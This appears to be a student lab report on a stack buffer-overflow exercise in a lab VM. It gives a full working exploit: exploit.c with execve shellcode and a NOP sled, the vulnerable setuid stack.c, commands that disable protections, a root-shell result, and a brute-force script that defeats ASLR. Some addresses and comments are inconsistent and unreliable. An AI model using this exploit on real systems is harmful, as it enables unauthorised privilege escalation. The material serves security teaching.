ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```

Terminator
/bin/bash
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffea18
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea38
gdb-peda$ p (0xbfffea38 - 0xbfffea18)
$3 = 0x20
gdb-peda$ quit
[04/18/23]seed@VM:~/project1$

```

Figure B.4.2.7. Calculating the buffer address, the content of the ebp register, the distance between them, exiting debug mode

B.4.3 Observations

The distance between the buffer and the ebp register, which is the reference base of the bof() stack frame, where we made the breakpoint, is 0x20 bytes, that is, 32 bytes in the decimal system. The position where the return address will be entered is ebp + 0x04 bytes or buffer + 0x24 bytes (line 28 exploit.c Figure B.3.1.1) and the shellcode will start at least 0x28 bytes (0x20 is the distance between buffer and return address, 0x04 is the previous frame pointer field, 0x04 is the return address field) from the beginning of the buffer, that is, buffer + 0x28 bytes. By trying various return addresses greater than buffer + 0x28, we hoped that we would find the shellcode in the badfile.

B.5 Preparing the input file

B.5.1 Actions

Figure B.5.2.1

After estimating the actual value of the shellcode address, where the address buffer + 0x40 was selected in line 28 of the exploit.c utility program (Figure B.6), we recompiled the program, in order to update the contents of the input file badfile, which now contains the actual value of the shellcode address. The program's recompilation command is:

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
gcc exploit.c -o exploit
```

and since there were no syntax errors, the command output was empty and the exploit executable file was created.

Then we executed the code with the command:

```
./exploit
```

A new badfile was created with a return address of buffer + 0x40 instead of the original address of 0xbffff02.

Next, we checked the contents of the badfile in readable format with the command:

```
hexdump -C badfile
```

The command printed in the output:

```
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
00000020 90 90 90 90 c7 ea ff bf 90 90 90 90 90 90 90 90 |.....|
00000030 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
000001e0 90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |.....1.Ph|
000001f0 2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//shh/bin..PS...|
00000200 b0 0b cd 80 00                                     |....|
00000205
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

B.5.2 Results

```

Terminator
/bin/bash
/bin/bash 66x24
[04/22/23]seed@VM:~/project1$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....
.....|
*
00000020  90 90 90 90 c7 ea ff bf 90 90 90 90 90 90 90 90 |.....
.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....
.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |.....
.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//shh
/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....
|
00000205
[04/22/23]seed@VM:~/project1$

```

Figure B.5.2.1. Displaying the contents of the input file badfile with the actual address of the shellcode

B.5.3 Observations


In line 28 of exploit.c we assign the return address to the actual evaluation address of the shellcode in the buffer. This address $\text{buffer} + 0x40 = 0xbfffeac7$ as we observe in Figure B.5.2.1, is found in the contents of the badfile along with the NOP instructions (do nothing) with address 0x90 and the shellcode instructions 0x31\0xc0\0x50...

B.6 Execution of the attack

B.6.1 Actions

The estimated address used in the exploit.c utility that creates the input file, was $\text{buffer} + 0x40$.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```

~/project1/exploit.c - Sublime Text (UNREGISTERED)
shellcode.c x dash_shellcode.c x stack.c x hof.c x exploit.c x infinite.sh x
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  char code[]=
6      "\x31\xc0" /* xorl %eax,%eax */
7      "\x50" /* pushl %eax */
8      "\x68" "//sh" /* pushl $0x68732f2f */
9      "\x68" "/bin" /* pushl $0x68732f2f */
10     "\x89\xe3" /* movl %esp,%ebx */
11     "\x50" /* pushl %eax */
12     "\x53" /* pushl %ebx */
13     "\x89\xe1" /* movl %esp,%ecx */
14     "\x99" /* cdq */
15     "\xb0\x0b" /* movb $0x0b,%al */
16     "\xcd\x80" /* int $0x80 */
17 ;
18
19 void main(int argc, char **argv)
20 {
21     char buffer[517];
22     FILE *badfile;
23
24     /* Initialize buffer with 0x90 (NOP instruction) */
25     memset(&buffer, 0x90, 517);
26
27     /* You need to fill the buffer with appropriate contents here */
28     *((long *) (buffer + 0x24)) = buffer + 0x40;
29
30     /* You need to place the shellcode towards the end of the buffer */
31     memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
32
33     /* Save the contents to the file "badfile" */
34     badfile = fopen("./badfile", "w");
35     fwrite(buffer, 517, 1, badfile);
36     fclose(badfile);
37 }

```

Figure B.6.1.1. The exploit.c utility with the actual shellcode return address

Figure B.6.2.1

Before executing the attack, we connected the symbolic link /bin/sh to the shell /bin/zsh which does not have stack protection countermeasures (see B.1 Shellcode Development and Testing). The command is:

```
sudo ln -sf /bin/zsh /bin/sh
```

Next, we executed the vulnerable stack.c program with the command:

```
./stack
```

The command printed in the output:

```

#
#id
uid=1000(seed) gid=1000(seed) euid=0(root)
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadm
in),128(sambashare)
#
# exit

```

The vulnerable program opened a shell with root privileges (#), which caused the buffer overflow attack successful

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

B.6.2 Results

```

Terminator
/bin/bash
[04/22/23]seed@VM:~/project1$ sudo ln -sf /bin/zsh /bin/sh
[04/22/23]seed@VM:~/project1$ ./stack
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
# exit
[04/22/23]seed@VM:~/project1$

```

Figure B.6.2.1. Connecting the symbolic link `/bin/sh` to the shell `/bin/zsh`, executing the vulnerable `stack.c` code, and the successful buffer overflow attack that opened a shell with root privileges (`#`)

B.6.3 Observations

From the contents of the input file `badfile` in Figure B.5.2.1, the address `0xbfffeac7` which is the estimated address pointing to the shellcode, does not contain zero bits which would lead to the termination of `strcpy()` in the `bof()` function of `stack.c`. In the utility `exploit.c` we attempted to overwrite with it the return address field of the `bof()` function of the vulnerable program `stack.c`, filling the `badfile` file with NOP instructions (`0x90`), this return address and the shellcode. The shell that opened the vulnerable `stack.c` program did indeed grant root (`#`) privileges, proving that this address points to the shellcode and `bof()` correctly, thanks to `strcpy()`, copied all the contents of `badfile` to a smaller buffer, so that it would be written to address `0xbfffeac7`, the return address field of `bof()`.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

B.7 Bypassing the ASLR countermeasure

B.7.1 Actions

Figure B.7.2.1

In this attack, we this time enabled the ASLR countermeasure that we had disabled. from the beginning in the activity "Initial setup - Disable ASLR". The command is:

```
sudo sysctl -w kernel.randomize_va_space=2
```

The output command is:

```
kernel.randomize_va_space = 2
```

We tried to execute the buffer overflow attack through the vulnerable program with the command:


```
./stack
```

The output command is:

```
Segmentation fault
```

Figure B.7.2.2

The failed attack was expected, as ASLR randomizes the stack address on each execution of the stack.c process. We found this by adding a printf() command on line 9, which prints the address of the bof() function buffer.



```
~/project1/stack.c - Sublime Text (UNREGISTERED)
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 int bof(char *str)
6 {
7     char buffer[24];
8
9     printf("%p\n", &buffer);
10    /* this statement has a buffer overflow problem */
11    strcpy(buffer, str);
12
13    return 1;
14 }
15
16 int main(int argc, char *argv[])
17 {
18     char str[517];
19     FILE *badfile;
20     badfile = fopen("badfile", "r");
21     fread(str, sizeof(char), 517, badfile);
22     bof(str);
23     printf("returned Properly\n");
24     return 1;
25 }
```

Line 25, Column 2 Tab Size: 4 C

Figure B.7.1.1. The vulnerable stack.c program with the addition of printf() on line 9

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

We compiled the updated stack.c program with the two countermeasures disabled:

```
-z execstack
```

with the ultimate goal of executing the code inside the stack and:

```
-fno-stack-protector
```

with the ultimate goal of not protecting the stack from writing (see A.3.5 Question).

The compilation command is:

```
gcc stack.c -o stack -z execstack -fno-stack-protector
```

and since there were no syntax errors, the output of the command was empty and the executable stack file was created.

Then, we changed the ownership of the executable file to root with the command:

```
sudo chown root stack
```

We also changed the permissions of the stack file so that the user has all permissions (read, write, execute), the group and others have all permissions (read, execute) except for write. The command is:

```
sudo chmod 4755 stack
```

We tried to execute the buffer overflow attack multiple times through the vulnerable program in order to verify the usefulness of ASLR, with the command:

```
./stack
```

The output command is:

1st execution

```
0xbfff67e8
```

```
Segmentation fault
```

2nd execution

```
0xbfdcdc58
```

```
Segmentation fault
```

3rd execution

```
0xbfc5a108
```

```
Segmentation fault
```

4th execution

```
0xbfc59808
```

```
Segmentation fault
```

5th execution

```
0xbfaa6818
```

```
Segmentation fault
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Figure B.7.2.3

With ASLR disabled the output command is:

1st execution

```
0xbfffea48
#
#id
uid=1000(seed) gid=1000(seed) euid=0(root)
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadm
in),128(sambashare)
#
# exit
```


2nd execution

```
0xbfffea48
#
#id
uid=1000(seed) gid=1000(seed) euid=0(root)
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadm
in),128(sambashare)
#
# exit
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Figure B.7.2.4

We circumvented this countermeasure by using a shell script (infinite.sh) that repeatedly executes the vulnerable stack program. It also prints the elapsed time and the number of times the loop has been run.



```

~/project1/infinite.sh - Sublime Text (UNREGISTERED)
1  #!/bin/bash
2  SECONDS=0
3  value=0
4  while [ 1 ]
5  do
6      value=$((value + 1))
7      duration=$SECONDS
8      min=$((duration / 60))
9      sec=$((duration % 60))
10     echo "$min minutes and $sec seconds elapsed."
11     echo "The program has been running $value times so far."
12     ./stack
13     echo ""
14 done
  
```

Figure B.7.1.2. The shell script infinite.sh

We changed the file permissions to make it executable with the command:

```
chmod +x infinite.sh
```

We ran the program with the command:

```
./infinite.sh
```

Figure B.7.2.5

The output printed by the command differs from execution to execution and a typical example is:

```
0 minutes and 14 seconds elapsed.
```

```
The program has been running 9758 times so far.
```

```
0xbf5b48
```

```
./infinite.sh: line 14: 12736 Segmentation fault
```

```
./stack
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

0 minutes and 14 seconds elapsed.

The program has been running 9759 times so far.

0xbf844e78

./infinite.sh: line 14: 12737 Segmentation fault

./stack

0 minutes and 14 seconds elapsed.

The program has been running 9760 times so far.

0xbf8d69c8

./infinite.sh: line 14: 12738 Segmentation fault

./stack

0 minutes and 14 seconds elapsed.

The program has been running 9761 times so far.

0xbfd91248

./infinite.sh: line 14: 12739 Segmentation fault

./stack

0 minutes and 14 seconds elapsed.

The program has been running 9762 times so far.

0xbffce078

./infinite.sh: line 14: 12740 Segmentation fault

./stack

...

0 minutes and 14 seconds elapsed.

The program has been running 9854 times so far.

0xbf879758

./infinite.sh: line 14: 12832 Segmentation fault

./stack

0 minutes and 14 seconds elapsed.

The program has been running 9856 times so far.

0xbfffe9a8

#

#id

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
uid=1000(seed) gid=1000(seed) euid=0(root)
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadm in),128(sambashare)

#
```

To exit the root shell we typed the command:

```
exit
```

and to terminate the infinite loop the command:

```
Ctrl + C
```

B.7.2 Results





Figure B.7.2.1. Enabling ASLR, executing the vulnerable stack.c program

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




```

Terminator
/bin/bash
[04/23/23]seed@VM:~/project1$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
[04/23/23]seed@VM:~/project1$ gcc stack.c -o stack -z execstack -f
no-stack-protector
[04/23/23]seed@VM:~/project1$ sudo chown root stack
[04/23/23]seed@VM:~/project1$ sudo chmod 4755 stack
[04/23/23]seed@VM:~/project1$ ./stack
0xbffff67e8
Segmentation fault
[04/23/23]seed@VM:~/project1$ ./stack
0xbfdcdc58
Segmentation fault
[04/23/23]seed@VM:~/project1$ ./stack
0xbfc5a108
Segmentation fault
[04/23/23]seed@VM:~/project1$ ./stack
0xbfc59808
Segmentation fault
[04/23/23]seed@VM:~/project1$ ./stack
0xbfaa6818
Segmentation fault
[04/23/23]seed@VM:~/project1$

```

Figure B.7.2.2. Enabling ASLR, compiling the vulnerable stack.c program, changing stack ownership, changing permissions, multiple stack executions



